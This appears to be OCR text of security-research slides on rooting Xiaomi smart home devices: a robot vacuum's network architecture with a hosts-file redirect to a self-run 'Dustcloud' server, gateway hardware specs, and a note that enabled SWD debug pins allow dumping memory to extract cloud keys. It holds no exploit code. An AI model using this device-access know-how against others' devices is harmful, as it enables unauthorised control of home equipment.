
ott.io.mi.com:8053(udp)

<-commands,
reports->

Android/
iPhone App

🟩 IPC
🟦 plain json (tcp)
🟥 enc(key) json (tcp/udp)
🟧 enc(token) json (udp)

Proxy cloud communication



compass uart_lds uart_mcu

player
0.0.0.0:6665

wifimgr

RoboController

AppProxy

Miio_client
(local):54322 (tcp)
0.0.0.0:54321 (udp)

Robot intern

*.fds.api.xiaomi.com (https)

Dustcloud

ot.io.mi.com:80(tcp)
ott.io.mi.com:8053(udp)

<-commands,
reports->

Android/
iPhone App

/etc/hosts

130.83.x.x ot.io.mi.com
130.83.x.x ot.io.mi.com

🟩 IPC
🟦 plain json (tcp)
🟥 enc(key) json (tcp/udp)
🟧 enc(token) json (udp)


Summary of the Vacuum

- Rooting
  - **Remote**!
- Cloud Connection
  - Run **without** cloud
  - Run with your **own** cloud


- Our goal: → We want the Cloudkeys!

SMART HOME GATEWAY, LIGHTBULBS AND LED STRIPS

Xiaomi Ecosystem




Xiaomi Ecosystem



Overview Hardware


- Application-MCU: Marvell 88MW30x
  - ARM **Cortex-M4F** @ 200 MHz
  - **RAM**: 512KByte SRAM
  - QSPI interface, supports XIP
  - **Flash**: 16 MByte (Gateway)
    - 4 Mbyte SPI (LED Strip, Lightbulb)
  - Integrated **802.11b/g/n WiFi Core**
- Zigbee-MCU: NXP JN5169 **(Gateway only)**
  - 32-bit RISC CPU
  - RAM: 32 kB
  - Flash: 512 kB embedded Flash, 4 kB EEPROM




Sensors connected via gateway

Zigbee (NXP JN5169) based


- Door Sensor (Reed contact)
- Temperature sensor
- Power Plug
- Motion Sensor
- Button
- Smoke Detector
- Smart Door Lock
- …





Acquiring the Key


- PCB got lots of testing points
- SWD is enabled by default



			SDCLK	SDIO
RST	TX*	GND	RX*	


*UART

We can get the key from the memdump



